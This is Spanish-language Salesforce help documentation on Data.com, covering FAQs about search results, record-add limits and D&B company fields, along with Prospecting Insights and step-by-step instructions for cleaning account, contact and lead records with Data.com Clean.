¿Por qué veo empresas que no he buscado en mis resultados de búsqueda de Data.com?

¿Cuál es el límite de registros de Data.com que puedo añadir a Salesforce?

¿Cuando añado registros de CRM desde Data.com, cómo puedo saber qué valores de campo tienen los datos de Data.com?

¿Qué significa el valor del campo Sitio de la cuenta en un registro de cuenta?

¿Por qué el campo Propiedad tiene un valor Privado para empresas que son públicas?

Veo una diferencia entre los números en los campos Empleados y Contactos de un registro de cuentas. ¿Por qué?

Utilizo Data.com y veo un valor en blanco o de cero (0) en los campos Empleados e Ingresos. ¿Por qué?

¿Por qué algunos candidatos tienen un valor en blanco o de cero (0) en los campos Ingresos anuales y Número de empleados después de utilizar la función rellenar automáticamente de Data.com Clean?

Cuando utilizo el filtro Empleados o Ingresos para restringir mis resultados de búsqueda de contactos o cuentas, obtengo bastante menos resultados de los que espero. ¿Por qué?

¿Por qué algunos registros de cuentas y D&B Company tienen números D-U-N-S idénticos?

¿Cuál es la diferencia entre los campos Sitio de la cuenta y Tipo de ubicación?

¿Por qué he recibido un mensaje que indica Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro?

¿Por qué he recibido un mensaje que indica No puede limpiar este registro porque tiene un acceso de datos limitado, como estableció su administrador?

### CONSULTE TAMBIÉN

Concepto de búsquedas de Data.com

### ¿Cómo puedo ver información relevante completa para resultados de búsqueda de Data.com ?

Hemos limitado el número de detalles disponibles para los resultados de búsqueda que superen diez páginas, para garantizar la seguridad de los datos.

Para ver información de cuentas relevantes completa en resultados de búsqueda:

- Restrinja su búsqueda utilizando los filtros de búsqueda en la parte izquierda de la página. Filtrando resultados que no son el centro de su búsqueda le proporcionará menos resultados y más específicos. Por ejemplo, la selección de cuentas a nivel del director en el departamento de ventas de una empresa reduce los resultas de 50 a 4 páginas, indicando únicamente las cuentas que está buscando.
- Ordene sus resultados de búsqueda de modo que aparezca el objetivo de su búsqueda en las primeras páginas. Por ejemplo, ordenar la columna Actualizado indica las cuentas recién actualizadas en primer lugar.

Una vez que haya identificado las cuentas que está buscando, adquiera las cuentas agregando o exportándolas a Salesforce desde Data.com. Verá detalles completos de las cuentas y los contactos que ha adquirido y agregado a su organización.

### ¿Qué tipo de usuario de Data.com soy?

Es fácil averiguarlo. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**. El campo Tipo de usuario de Data.com le identifica como un Usuario de Data.com o un Usuario de lista de Data.com. Si el campo está en blanco, no dispone de una licencia de usuario de Data.com.

Para obtener una definición rápida de su tipo de usuario de Data.com, solo tiene que hacer clic en el icono de información ( i ) junto al campo.

CONSULTE TAMBIÉN

- ¿Cómo funcionan los límites de adición de registros, las licencias y los tipos de usuario de Data.com ?
- Utilización de preguntas más frecuentes de Data.com
- Personalizar su experiencia de Salesforce

### ¿Cómo puedo mejorar mis resultados de búsqueda de Data.com?

Es sencillo. Solo utilice modificadores de búsqueda. Para ver ejemplos, solo tiene que hacer clic en el icono de información ( i ) encima de cada campo de búsqueda de Data.com. También es útil guardar las búsquedas que utiliza con frecuencia.

CONSULTE TAMBIÉN

- Concepto de búsquedas de Data.com

### ¿Por qué veo empresas que no he buscado en mis resultados de búsqueda de Data.com?

Para búsquedas de cuentas, los resultados de búsqueda de Data.com que obtiene según el nombre de la empresa, el sitio Web de la empresa matriz y los sitios Web de las filiales y sucursales de la empresa matriz, si las hay, por lo que los resultados podrían incluir empresas que no está buscando en estos momentos. Por ejemplo, si desea buscar Sun Microsystems e introduce *Sun Microsystems* o *sun.com* en el campo Empresa o sitio Web, los resultados incluirán también Oracle Corporation porque Oracle es la empresa matriz de Sun Microsystems..

CONSULTE TAMBIÉN

- Concepto de búsquedas de Data.com
- Utilización de preguntas más frecuentes de Data.com

### ¿Cuál es el límite de registros de Data.com que puedo añadir a Salesforce?

En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios de Prospector**. En la sección Usuarios de Data.com, encuentre su nombre y averigüe su límite mensual y el número de registros que ya ha agregado o exportado durante el mes. Su administrador establece el máximo mensual permitido, que vence al final de cada mes, independientemente de si ha alcanzado su límite.

Si es usuario de la lista de Data.com, su nombre también aparece en la sección Usuario de lista de Data.com de la página. Después de utilizar sus adiciones de registro mensuales, compartirá las adiciones de registro desde un conjunto con el resto de usuarios de la lista

de su organización. El conjunto de su organización tiene un límite, de modo que si un usuario de la lista de Data.com alcanza el límite, otros usuarios de la lista de Data.com no podrán añadir registros. Los conjuntos de lista vencen un año después de la compra.

Si la adición de un conjunto de registros hace que supere su límite de adiciones, verá un mensaje que le informa de la cantidad de adiciones que le quedan. Si aun así necesita añadir más registros, póngase en contacto con su administrador.

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

### ¿Cuando añado registros de CRM desde Data.com, cómo puedo saber qué valores de campo tienen los datos de Data.com?

Solo compruebe los temas de ayuda que definen los campos en estos registros. Todos los campos activados para los datos de Data.com están identificados.

- Campos de cuenta
- Campos de contactos
- Campos de candidatos

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

### ¿Qué significa el valor del campo `Sitio de la cuenta` en un registro de cuenta?

`Oficina central/Empresa matriz` indica que una empresa es una entidad legal con otras ubicaciones.

`Ubicación única` indica que una empresa es una oficina central sin otras ubicaciones y puede ser o no una entidad legal diferente.

`Sucursal` indica que una empresa no es una entidad distinta. Sino, una sucursal es una ubicación de una empresa matriz o una empresa principal.

CONSULTE TAMBIÉN

¿Cuál es la diferencia entre los campos Sitio de la cuenta y Tipo de ubicación?

Utilización de preguntas más frecuentes de Data.com

### ¿Por qué el campo `Propiedad` tiene un valor `Privado` para empresas que son públicas?

Dun & Bradstreet (D&B), que proporciona estos datos, solo realiza un seguimiento de la información de propiedad para oficinas principales o empresas matriz. Si una empresa central que cotiza en bolsa o empresa matriz tiene filiales, como sucursales, estas filiales muestran un valor `Privado` a menos que coticen en bolsa de manera independiente. El valor también será `Privado` si el tipo de propiedad es desconocido.

CONSULTE TAMBIÉN

¿Qué significa el valor del campo Sitio de la cuenta en un registro de cuenta?

Utilización de preguntas más frecuentes de Data.com

### Veo una diferencia entre los números en los campos `Empleados` y `Contactos` de un registro de cuentas. ¿Por qué?

Existe un número de posibles razones.

- El número de empleados solo está disponible en registros con un valor de `Oficina central/Empresa matriz` en el campo `Sitio de la cuenta`. Eso significa que una sucursal puede mostrar un valor de cero en el campo `Empleados` pero puede tener un número de contactos.
- El campo `Empleados` en registros de cuenta muestra el número total de empleados de la empresa, incluidas todas las filiales y sucursales. El número de contactos, sin embargo, solo refleja los contactos en esa posición específica. Por lo que una oficina principal con 5000 empleados repartidos en todas las sucursales solo puede tener 3000 contactos en la oficina principal.
- Los totales de *Empleado* proceden de Dun & Bradstreet (D&B) y normalmente *no* incluyen empleados con contrato. Los totales de *Contacto* y los datos relacionados proceden de la comunidad de Data.com y normalmente *sí* incluyen empleados con contrato siempre que tengan una dirección de correo electrónico válida de la empresa.

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

### Utilizo Data.com y veo un valor en blanco o de cero (0) en los campos Empleados e Ingresos. ¿Por qué?

Dun & Bradstreet (D&B) recopila datos solo para ubicaciones únicas y de oficinas centrales, por lo que los registros asociados con ubicaciones de sucursales, por lo que los registros asociados con ubicaciones de sucursales no tendrán un valor para el campo `Ingresos anuales` en registros de cuentas y de candidatos o el campo `Volumen anual de ventas` en registros de D&B Company.

Del mismo modo, D&B no siempre tiene recuentos de empleados confirmados para ubicaciones únicas y de sucursales, por lo que es posible que no tengan un valor para el campo `Número de empleados` en registros de candidatos, el campo `Empleados` en registros de cuentas o el campo `Número total de empleados` en los registros de D&B Company.

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

### ¿Por qué algunos candidatos tienen un valor en blanco o de cero (0) en los campos `Ingresos anuales` y `Número de empleados` después de utilizar la función rellenar automáticamente de Data.com Clean?

Data.com Clean ha proporcionado su asociación basándose en la ubicación, como resultado, los contactos están ahora asociados a su ubicación actual en vez de la ubicación de la oficina central de la organización. Como Dun & Bradstreet (D&B) solo recopila datos de ingresos de las ubicaciones de oficinas centrales, los candidatos asociados con una ubicación de sucursal o con una ubicación única no tienen un valor para el campo `Ingresos anuales`. Del mismo modo, D&B no siempre confirma recuentos de empleados para ubicaciones de únicas y de sucursal, por lo que es posible que no haya un valor para el campo `Número de empleados` en los registros de candidato.

Si desea asignar los datos de empleados e ingresos para la ubicación de oficinas centrales a los registros de ubicación única y de sucursal, póngase en contacto con su administrador de Salesforce.

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

### Cuando utilizo el filtro Empleados o Ingresos para restringir mis resultados de búsqueda de contactos o cuentas, obtengo bastante menos resultados de los que espero. ¿Por qué?

Dun & Bradstreet (D&B) no recopila datos de ingresos para ubicaciones de sucursal y no siempre confirma el recuento de empleados para ubicaciones únicas y de sucursales. Por lo tanto, si introduce *1* como su intervalo mínimo en el filtro Ingresos, sus resultados de búsqueda excluirán todos los registros con un valor de Ingresos de cero. Del mismo modo, si introduce *0* como su intervalo mínimo

en el filtro Ingresos, sus resultados de búsqueda excluirán todos los registros con un valor de Ingresos en blanco. El filtro Empleados funciona del mismo modo.

Si desea incluir todos los registros con un valor de Ingresos o Empleados de cero o en blanco en sus resultados de búsqueda filtrados, asegúrese de dejar el campo `Mínimo` en blanco.

CONSULTE TAMBIÉN

¿Qué significa el valor del campo Sitio de la cuenta en un registro de cuenta?

Utilización de preguntas más frecuentes de Data.com

### ¿Por qué algunos registros de cuentas y D&B Company tienen números D-U-N-S idénticos?

Si una empresa opera en un único país, su entidad global prioritaria (entidad de más alto rango dentro de una organización) y entidad nacional prioritaria (entidad de más alto rango dentro de una organización en un país) son la misma entidad, y por lo tanto los valores en sus campos `Número D-U-N-S` son los mismos. Para obtener definiciones de todos los campos D&B, consulte Campos de D&B Company.

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

### ¿Cuál es la diferencia entre los campos `Sitio de la cuenta` y `Tipo de ubicación`?

`Sitio de la cuenta` es el campo que se encuentra en los registros de cuenta y la tarjeta de cuenta de Data.com. `Tipo de ubicación` es el campo que se encuentra en los registros de D&B Company. (Los registros de D&B Company están disponibles para clientes que han adquirido Data.com Prospector.) Ambos campos contienen los mismos valores: `Ubicación única`, `Oficina central/Empresa matriz` y `Sucursal`.

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

### ¿Por qué he recibido un mensaje que indica `Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro`?

Si no puede modificar uno o más campos en un registro de cuenta, contacto o candidato, verá este mensaje cuando utilice Data.com Clean par alimpiar el registro manualmente. Aún podrá limpiar los campos que puede modificar.

Pida a su administrador que se asegure de que puede modificar los campos de Salesforce afectados durante la limpieza de registros, incluyendo campos de D&B. Cómo lo hace su administrador depende de la edición de Salesforce que utiliza su empresa.

- Para Contact Manager Edition y Group Edition, asegúrese de que los campos se encuentran en el formato de página apropiado.
- En Enterprise Edition, Enterprise Edition, Performance Edition y Unlimited Edition, asegúrese de que la seguridad a nivel de campo está establecida como `Visible` para los campos.

CONSULTE TAMBIÉN

¿Qué campos de Salesforce se ven afectados por Data.com Clean?

Utilización de preguntas más frecuentes de Data.com

### ¿Por qué he recibido un mensaje que indica `No puede limpiar este registro porque tiene un acceso de datos limitado, como estableció su administrador`?

Si no tiene el acceso apropiado al objeto `D&B Company`, verá este mensaje cuando utilice Data.com Clean para limpiar manualmente una cuenta.

Solicite a su administrador que se asegure de que tiene acceso de lectura al objeto `D&B Company`.

## Obtener perspectivas importantes de sector, financieras y competitivas para sus cuentas

¿Necesita información detallada acerca de la actividad comercial de sus cuentas? Haga clic en el botón `Perspectivas de prospección` en la página de detalles de cuentas para obtener datos acerca de empresas y financieros de su cliente potencial, así como detalles competitivos y del sector, directamente desde Data.com en tiempo real.

Perspectivas de prospección está disponible con licencias de Data.com Prospector. Los datos de las perspectivas están disponibles para cuentas que se han importado desde o se han limpiado por Data.com.

Antes de comenzar, asegúrese de que su administrador ha agregado el botón `Perspectivas de prospección` al formato de la página Cuentas.

1. Abra la página de detalles de cuenta para un cliente potencial.
2. Haga clic en **Perspectivas de prospección**.

   Si hace clic en **Perspectivas de prospección** para una cuenta que no se ha importado o limpiado por Data.com, un mensaje le recomendará limpiar la cuenta en primer lugar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para obtener perspectivas de prospección de Data.com para una cuenta:

- "Leer" en cuentas

CONSULTE TAMBIÉN

Detalles de datos de perspectivas de prospección

## Detalles de datos de perspectivas de prospección

Perspectivas de prospección de Data.com combina detalles de D&B company e inteligencia industrial en una instantánea de vista rápida para ayudarle a iniciar conversaciones inteligentes con sus clientes potenciales y clientes.

Perspectivas de prospección está disponible con licencias de Data.com Prospector. Los datos de las perspectivas son de solo visualización y están disponibles para cuentas que se han importado desde o se han limpiado por Data.com.

| Categorías de perspectivas | Detalles |
|---|---|
| Detalles comerciales | • Descripción de la empresa proporcionada por la filial Hoover's, Inc. de Dun and Bradstreet<br>• Dirección, teléfono y sitio Web de la empresa<br>• Tipo de ubicación: Oficina central o sucursal<br>• Tamaño de la ubicación en metros cuadrados, identificado como la medida actual o estimada<br>• Propiedad de la ubicación: en propiedad o alquilada |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Categorías de perspectivas | Detalles |
| --- | --- |
| | • Denominación, si la empresa utiliza alguna<br>• Año de fundación de la empresa |
| Detalles financieros | • Fin del año fiscal, identificado por el mes<br>• Mercado de valores y símbolo<br>• Indicador del índice 500 de Standard & Poor's<br>• Clasificación de Fortune 1000<br>• Riesgo de mora: La posibilidad de esta empresa para pagar 90 o más días con retraso en los próximos 12 meses*<br>Importante: Utilice esta información únicamente para el prefiltrado de marketing.<br>• Ingresos anuales para el año más reciente y el anterior y porcentaje de crecimiento<br>• Ingresos netos para el año más reciente*<br>• Número de empleados para el año más reciente y el anterior y porcentaje de crecimiento |
| Contactos desde Data.com | • Representación gráfica de la distribución de contactos en la empresa<br>• Vínculos a contactos en la empresa, por departamento: Hacer clic en un vínculo le llevará a la página Buscar contactos de Data.com. |
| Competidores principales | • Vínculo a sitios Web para los competidores principales de la empresa<br>• Competidores principales indicados por ingresos |
| Detalles del sector | • Clasificaciones NAICS y SIC principales<br>• Selector industrial para sectores relacionados con las clasificaciones NAICS y SIC principales<br>• Preguntas de preparación de representantes de ejemplo<br>• Análisis del panorama competitivo*: Una descripción general del entorno competitivo del sector<br>• Tendencias del sector* y oportunidades del sector*: Cómo afectan los eventos y los problemas a las empresas del sector<br>• Vínculos a sitios Web del sector seleccionado |

*Disponible únicamente con una licencia Premium

## Perspectivas de prospección en Lightning

Perspectivas de prospección de Data.com combina detalles de empresas de Dun & Bradstreet e inteligencia de sectores industriales en una instantánea. Las fichas con información de empresas, jerarquías de cuentas y vínculos a el sectores relacionados le ayudan a iniciar conversaciones inteligentes con sus clientes potenciales y clientes establecidos.

Vea una demostración: Perspectivas de prospección en Lightning

Perspectivas de prospección está disponible con una licencia de Data.com Prospector. Los datos de las perspectivas son de solo visualización y están disponibles para cuentas que se han importado desde o se han limpiado por Data.com.

**Importante:** Si utiliza Professional Edition, agregue el campo Clave de Data.com al formato de página de Cuentas.

EDICIONES

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Empresa

Vea una descripción general de la empresa, los detalles financieros, una lista de los competidores más importantes, así como un desglose de los contactos de la cuenta. Vea y agregue contactos por nivel o departamento. Lea detalles sobre competidores clave. Comprenda las conexiones de la empresa.

### Jerarquía

Obtenga una vista jerárquica completa de una empresa y sus conexiones. Haga clic en el signo de suma (+) junto a una empresa para agregarla como una cuenta.

### Sector

Las perspectivas clave del sector le ayudan a implicarse de forma inteligente con una cuenta.

**Detalles del sector**
Vea detalles sobre el sector de la cuenta según se identifica por los códigos y descripciones de la Clasificación Industrial Estándar (SIC) y el Sistema de Clasificación Industrial de Norteamérica (NAICS).

**Panorama competitivo**
Comprenda el potencial de la cuenta en el el sector industrial relacionado.

**Tendencias**
Comprenda la situación financiera de una cuenta e identifique las áreas de crecimiento potencial.

**Oportunidades**
Revise varias oportunidades de la cuenta.

**Preparación de llamada**
Prepárese para una llamada con preguntas y respuestas detalladas.

**Sitios Web del sector**
Vea los sitios web de los principales competidores de la cuenta.

CONSULTE TAMBIÉN

Gestionar el acceso a resultados de búsqueda de Data.com y funciones relacionadas

Asegurarse de que puede ver perspectivas de prospección de Data.com

# Data.com Clean

Data.com Clean proporciona varias formas de mantener sus registros de Salesforce CRM actualizados utilizando la información de la empresa desde D&B y millones de contactos de origen social.

Clean compara sus registros de cuentas, contactos y candidatos de Salesforce con registros de Data.com y crea un vínculo entre su registro de Salesforce y su registro de Data.com coincidente. Clean proporciona también información de estado de limpieza para cuentas, contactos y candidatos de Salesforce en la página 1370.

Con una licencia de Clean, sus usuarios pueden hacer lo siguiente:

- Comparar manualmente los registros individuales de Salesforce en paralelo con sus registros equivalentes de Data.com y actualizar los registros de Salesforce campo a campo.
- Seleccionar los registros de cuenta, contacto y candidato desde una lista y limpiarlos todos a la vez.
- Actualizar manualmente registros de D&B Company vinculados a cuentas.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Como administrador de Salesforce, también puede hacer lo siguiente:

- Configurar y ejecutar trabajos de limpieza automatizados para marcar las diferencias de valores de campos de registros de Salesforce, cumplimentar los campos en blanco y sobrescribir valores de campos.
- Utilice la API de coincidencia de Data.com para crear una solución personalizada para fines comerciales específicos, como la limpieza de candidatos cuando se crean y la limpieza de objetos personalizados.

Hay dos versiones de Data.com Clean: Corporate Clean y Premium Clean. Premium Clean incluye más campos Dun & Bradstreet para agregar o limpiar manualmente registros de cuenta, contacto o candidato. La Ayuda de Salesforce hace referencia a Data.com Premium Clean a no ser que se indique lo contrario. Si desea información acerca de Premium Clean, póngase en contacto con su gestor de cuentas de Salesforce.

| Versión de Data.com Clean | Campos de Dun & Bradstreet (D&B) |
|---|---|
| Data.com Corporate Clean | Conjunto básico de campos de Dun & Bradstreet. |
| Data.com Premium Clean | Conjunto básico de campos de Dun & Bradstreet, además del campo `D&B Company`. Este campo tiene un vínculo hacia un registro asociado de `D&B Company` con más de 70 campos de Dun & Bradstreet adicionales a los que se puede acceder en la ficha `D&B Companies`. |

Data.com Clean no es compatible con las cuentas personales.

Nota: Data.com Clean debe adquirirse individualmente para cada puesto de Sales Cloud y Service Cloud.

Mantener sus registros de Salesforce completos y actualizados

Su empresa es tan buena como sus datos. Emplee menos tiempo en actualizar datos y más tiempo en hacer crecer su empresa utilizando Data.com Clean. Maximice las informaciones importantes desde D&B y millones de contactos de origen social para mantener sus registros de Salesforce completos y actualizados.

CONSULTE TAMBIÉN

Utilización de preguntas más frecuentes de Data.com

Limpiar registros individuales en Salesforce Classic

Limpiar una lista de registros de Salesforce

Configurar Data.com Clean

Confirmar que Data.com Clean está activado

## Mantener sus registros de Salesforce completos y actualizados

Su empresa es tan buena como sus datos. Emplee menos tiempo en actualizar datos y más tiempo en hacer crecer su empresa utilizando Data.com Clean. Maximice las informaciones importantes desde D&B y millones de contactos de origen social para mantener sus registros de Salesforce completos y actualizados.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Limpiar registros individuales en Salesforce Classic

Utilice Data.com Clean para actualizar manualmente sus registros de cuenta, contacto o candidato. La limpieza manual permite a los usuarios comparar un único registro de Salesforce en paralelo con su registro equivalente de Data.com y actualizar el campo de registro de Salesforce campo a campo.

### Limpiar una lista de registros de Salesforce

Con Data.com Clean puede seleccionar registros de cuentas, contactos y candidatos de una lista y limpiarlos todos a la vez. Se requiere una licencia de Data.com Clean para limpiar registros de una lista.

### ¿Qué campos de Salesforce se ven afectados por Data.com Clean?

Cuando utilice Data.com Clean para limpiar un registro de Salesforce, ya sea manualmente o con trabajos automatizados, los campos del registro se actualizan con datos de Data.com.

### ¿Qué me indica el Estado de limpieza sobre un registro?

El campo `Estado de limpieza` de los registros de cuentas, contactos y candidatos indica cómo se comparan los datos del registro con datos procedentes de Data.com. Si hace clic en el icono junto al estado, obtendrá más detalles del estado, además de opciones para la actualización de estado. Dependiendo del estado, puede limpiar algunos registros desde el campo `Estado de limpieza`.

### ¿Cómo se hacen coincidir los registros de Salesforce y Data.com?

Si limpia los datos de sus cuentas, contactos y candidatos de Salesforce con Data.com Clean, es importante que conozca cómo se comparan sus registros de Salesforce y cómo se asocian con los registros de Data.com.

### Estados de Data.com Clean

Si cuenta con Data.com Prospector o Data.com Clean, el campo `Estado de limpieza` en sus cuentas, contactos y candidatos de Salesforce indica el estado de limpieza del registro en comparación con Data.com.

Obtener información acerca de registros de limpieza con Data.com Clean

Cuando limpia un registro, está comparando sus datos de Salesforce con información en Data.com. Existen algunos conceptos importantes para comprender este proceso, incluyendo cómo seleccionar registros coincidentes y cómo marcar registros de Data.com como erróneos.

## Limpiar registros individuales en Salesforce Classic

Utilice Data.com Clean para actualizar manualmente sus registros de cuenta, contacto o candidato. La limpieza manual permite a los usuarios comparar un único registro de Salesforce en paralelo con su registro equivalente de Data.com y actualizar el campo de registro de Salesforce campo a campo.

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para limpiar registros de cuentas:
- "Modificar" en cuentas

Para limpiar registros de contactos:
- "Modificar" en contactos

Para limpiar registros de candidatos:
- "Modificar" en candidatos

La limpieza manual está disponible en organizaciones con una licencia de Data.com Clean y para cualquier usuario de Salesforce en una organización con una licencia Data.com Prospector. Puede limpiar manualmente *todos* los registros de cuentas, contactos y candidatos a los que tiene acceso en Salesforce, no solamente los registros que ha agregado anteriormente desde Data.com.

Data.com Clean ofrece varias formas de limpiar registros. Los usuarios pueden limpiar registros individuales manualmente o grupos de registros desde una vista de lista. También puede limpiar lotes de registros en su organización mediante trabajos de limpieza automatizados.

Nota: Si limpia sus registros de cuenta con Data.com Prospector o Data.com Clean, Data.com convierte divisas que no sean dólares americanos en dólares americanos cada mes. Esta conversión puede causar el cambio de los valores en el campo `Ingresos anuales`. Para organizaciones que utilizan divisas que no sean dólares americanos, ignoramos el campo `Ingresos anuales` al determinar el estado de limpieza de un registro (por lo que el valor del campo `Estado de limpieza` no cambia). También eliminamos el valor del campo `Ingresos anuales` en los registros de cuentas y la página de comparación de Clean.

1. Abra el registro y compruebe seleccione el campo `Estado de limpieza`. Incluso si su estado es `In Sync`, puede limpiar manualmente el registro. Además, si utiliza el servicio de coincidencia DUNSRight de D&B, puede comparar algunos registros con uno diferente desde Data.com.

   Consejo: Desde el campo `Estado de limpieza`, puede obtener información adicional sobre el estado (como qué campos tienen datos diferentes en Data.com) y, a continuación, limpiar el registro. Haga clic en el icono de estado ( ) y el elemento emergente le irá guiando.

2. Haga clic en **Limpiar** para abrir la página de comparación y comparar el registro de Salesforce con el registro de Data.com.
3. Compare los registros. Aparece una marca de verificación junto a cualquier valor de campo de Data.com que coincida con el valor correspondiente de su registro de Salesforce.
4. Seleccione la casilla de verificación junto a los valores de Data.com que desee aceptar.
5. Si usa la coincidencia de DUNSRight y desea buscar una coincidencia distinta desde Data.com, haga clic en **¿Coincidencia errónea?**
6. Cuando esté seguro de que el registro es preciso, haga clic en **Guardar**, aunque no haya aceptado datos de Data.com.

   El campo `Estado de limpieza` refleja el estado del registro y su marca de tiempo se actualiza para reflejar su actividad.

Si cambia uno o más campos que una regla utiliza para comparar o actualizar un registro, el `Estado de limpieza` para la regla se establece como `No se ha comparado` hasta que el registro se guarde y se limpie de nuevo.

Nota: En un cuenta, si actualiza el valor de campo Número D-U-N-S de la empresa durante la limpieza manual, elimine el valor del campo D&B Company. En caso contrario, Clean no puede agregar valores actualizados para esos dos campos o vincular el registro correcto de D&B Company a la cuenta.

Si hace clic en **Cancelar**, su registro de Salesforce no se actualiza, pero si Data.com encuentra una coincidencia mejor para el registro, los valores de sus campos `Estado de limpieza` y `Clave de Data.com` pueden cambiar. Estos dos campos siempre reflejan la mejor coincidencia en Data.com como el proceso de limpieza más reciente, independientemente del método empleado para limpiar el registro.

Supongamos que utiliza Data.com Clean o Data.com Prospector y que limpió manualmente un registro de cuenta o candidato que no está vinculado a un registro de D&B Company. Cuando hace clic en **Guardar**, Salesforce crea un registro de D&B Company (si disponible) y lo vincula al registro de cuenta o candidato. La próxima vez que abra la página de comparación, el registro vinculado se identifica mediante su número D-U-N-S en el campo `Registro de D&B Company vinculado`.

CONSULTE TAMBIÉN

Estados de Data.com Clean

¿Qué campos de Salesforce se ven afectados por Data.com Clean?

## Limpiar una lista de registros de Salesforce

| PERMISOS DE USUARIO | |
|---|---|
| Para limpiar registros de cuentas: | "Modificar" en cuentas |
| Para limpiar registros de contactos: | "Modificar" en contactos |
| Para limpiar registros de candidatos: | "Modificar" en candidatos |
| Para crear vistas de listas personalizadas: | "Leer" en todos los registros incluidos en la lista |
| Para crear, modificar o eliminar vistas de listas públicas: | "Gestionar vistas de listas públicas" |

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Con Data.com Clean puede seleccionar registros de cuentas, contactos y candidatos de una lista y limpiarlos todos a la vez. Se requiere una licencia de Data.com Clean para limpiar registros de una lista.

Data.com Clean ofrece distintas formas de limpiar registros. Los usuarios pueden limpiar registros individuales manualmente o grupos de registros desde una vista de lista. Su organización también puede limpiar lotes de registros mediante trabajos de limpieza automatizados.

La limpieza de una lista funciona para todos los registros de cuentas, contactos y candidatos a los que tiene acceso en Salesforce, no solamente aquellos que ha agregado anteriormente desde Data.com. Cuando hace clic en la ficha Cuentas, Contactos o Candidatos, puede seleccionar una vista en la que visualizará una lista de los registros que tiene permiso para ver. Los resultados que visualiza se denominan una *vista de lista*. En la vista de lista, basta con seleccionar los registros que desee limpiar y Data.com Clean hará el resto.

Nota: Si está limpiando registros desde una vista de lista estándar, asegúrese de que su administrador de sistema ha agregado el campo `Estado de limpieza` a la vista. Si está limpiando registros desde una vista de lista personalizada que ha creado, deberá agregar el campo `Estado de limpieza` por sí mismo. Si usa Data.com Social Key junto con cuentas y contactos

sociales, su administrador o usted también podrán agregar los campos para las redes sociales aplicables (LinkedIn®, Twitter o Facebook) a sus vistas de lista de contactos.

1. Haga clic en la ficha (Cuentas, Contactos o Candidatos) del objeto cuyos registros desea limpiar de la lista.
2. Seleccione una vista de la lista desplegable y haga clic en **Modificar**.
3. En la lista seleccione los registros que desee limpiar y haga clic en **Limpiar**.
4. Seleccione una de las siguientes opciones de limpieza.
   - `Actualizar estado de limpieza` actualizará el campo `Estado de limpieza` de cada registro. Si usa Social Key, se agregarán controladores sociales al registro, si hay disponibles.
   - `Actualizar estado de limpieza y rellenar campos en blanco` actualiza el campo `Estado de limpieza` y cumplimentará los campos en blanco con datos de Data.com. Si usa Social Key, se agregarán controladores sociales al registro, si hay disponibles.
5. Haga clic en **Actualizar**.
   Incluiremos un mensaje de confirmación informando de cuántos registros se compararon y actualizaron, y de si se produjeron errores. Si su organización usa Social Key con contactos y candidatos, le informaremos si podemos suministrar controladores sociales.
6. Revise los cambios en sus registros.
   Si ha seleccionado la opción para actualizar únicamente el campo `Estado de limpieza` y ahora busca registros con el estado de limpieza `Diferente`, puede limpiar manualmente cada registro desde su página de detalles.

CONSULTE TAMBIÉN

Estados de Data.com Clean
Crear una vista de lista en Salesforce Classic
¿Qué campos de Salesforce se ven afectados por Data.com Clean?

## ¿Qué campos de Salesforce se ven afectados por Data.com Clean?

Cuando utilice Data.com Clean para limpiar un registro de Salesforce, ya sea manualmente o con trabajos automatizados, los campos del registro se actualizan con datos de Data.com.

**Nota:**

- Si utiliza asignaciones de campos personalizadas de Data.com a Salesforce en su organización, los campos afectados por Limpieza pueden diferir de aquellos indicados.
- Si recibe uno de los siguientes mensajes, póngase en contacto con su administrador de Salesforce.`Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro` o `Tiene el acceso limitado a los campos, por lo que no puede actualizar todos los campos que aparecen aquí.`

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Campos de cuenta

Todos los siguientes campos están disponibles con trabajos de la regla de limpieza Información de empresa para cuentas.

| Nombre de la cuenta | Sector |
|---|---|

| | |
|---|---|
| Sitio de la cuenta | Código NAICS |
| Ingresos anuales | Descripción de NAICS |
| Dirección de facturación | Propiedad |
| Estado de limpieza | Teléfono |
| D&B Company | Código SIC |
| Clave de Data.com | Descripción de SIC |
